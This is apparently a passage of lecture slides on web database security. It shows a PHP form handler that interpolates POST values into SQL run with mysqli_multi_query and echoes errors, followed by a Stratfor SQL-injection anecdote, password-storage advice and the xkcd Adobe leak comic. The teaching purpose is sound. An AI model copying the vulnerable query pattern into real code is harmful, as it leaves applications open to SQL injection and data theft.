$email = sanitize($link, $_POST['email']);
$file_upload = sanitize($link, $_POST['file_upload']);

$create="CREATE TABLE IF NOT EXISTS submissions (
id char(9) NOT NULL,
instructor varchar(64) NOT NULL,
course char(4) NOT NULL,
year int NOT NULL,
term char(1) NOT NULL,
section int NOT NULL,
assignment varchar(32) NOT NULL,
firstname varchar(64) NOT NULL,
lastname varchar(64) NOT NULL,
email varchar(64) NOT NULL,
grade float)";

mysqli_query($link, $create);
echo(mysqli_errno($link).": ".mysqli_error($link)."<b><b>");

$insertion="INSERT INTO submissions VALUES(
'$id','$instructor','$course','$year','$term',
'$section','$assignment','$firstname','$lastname','$email','')";

echo("<p>insertion command: $insertion</p>");
mysqli_multi_query($link, $insertion);
echo(mysqli_errno($link).": ".mysqli_error($link));
```

-=--:@**--F4 submit.php 12% (29,18) (PHP/l Undo-Tree Abbrev) ----------

Auto-saving...done

Sun Mar 20 12:09:24 ADT 2016 | ONLINE: damien oblivia | 0:emacsclient*

SQL Injection Honorable Mentions

"In 2011, Hammond used an SQL injection to gain access to Stratfor's database, where he found troves of data including credit card numbers stored in plaintext and five million e-mail messages, which were eventually posted to WikiLeaks in 2012. Hammond charged a total of $700,000 in donations to nonprofit groups using the stolen credit card information."

-- (http://arstechnica.com/)

Storing Passwords

Password storage is another place where database security is required.

It becomes important to protect the user data correctly.

By storing passwords insecurely, your users become vulnerable.

Storing Passwords as Plain Text

Anyone with access to the database can read it.

If there is a security hole, an attacker can easily get the data.

Encrypting the Passwords

Anyone with access to the encryption key can access it.

Repeated (popular) passwords can be identified easily.

Salting and Hashing

This method is currently recommended.

It uses a Salt (a very long random string) and hashes the concatenation of the salt and the password.

No repetition of popular passwords.

HACKERS RECENTLY LEAKED **153 MILLION** ADOBE USER EMAILS, ENCRYPTED PASSWORDS, AND PASSWORD HINTS.

ADOBE ENCRYPTED THE PASSWORDS IMPROPERLY, MISUSING BLOCK-MODE 3DES. THE RESULT IS SOMETHING WONDERFUL:

USER PASSWORD		HINT
4e18acc1ab27a2d6		WEATHER VANE SWORD
4e18acc1ab27a2d6		
4e18acc1ab27a2d6	a0a2876eb1ea1fca	NAME 1
8babb6299e06eb6d		DUH
8babb6299e06eb6d	a0a2876eb1ea1fca	
8babb6299e06eb6d	85e9da81a8a78adc	57
4e18acc1ab27a2d6		FAVORITE OF 12 APOSTLES
1ab29ae86da6e5ca	7a2d6a0a2876eb1e	WITH YOUR OWN HAND YOU HAVE DONE ALL THIS
a1f9b2b6299e7a2b	eadec1e6ab797397	SEXY EARLOBES
a1f9b2b6299e7a2b	617ab0277727ad85	BEST TOS EPISODE
39738b7adb0b8af7	617ab0277727ad85	SUGARLAND
1ab29ae86da6e5ca		NAME + JERSEY #
877ab7889d3862b1		ALPHA
877ab7889d3862b1		
877ab7889d3862b1		
877ab7889d3862b1		OBVIOUS
877ab7889d3862b1		MICHAEL JACKSON
38a7c9279cadeb44	9dca1d79d4dec6d5	
38a7c9279cadeb44	9dca1d79d4dec6d5	HE DID THE MASH, HE DID THE
38a7c9279cadeb44		PURLOINED
a8ae5745a2b7af7a	9dca1d79d4dec6d5	FAV. WATER-3 POKEMON

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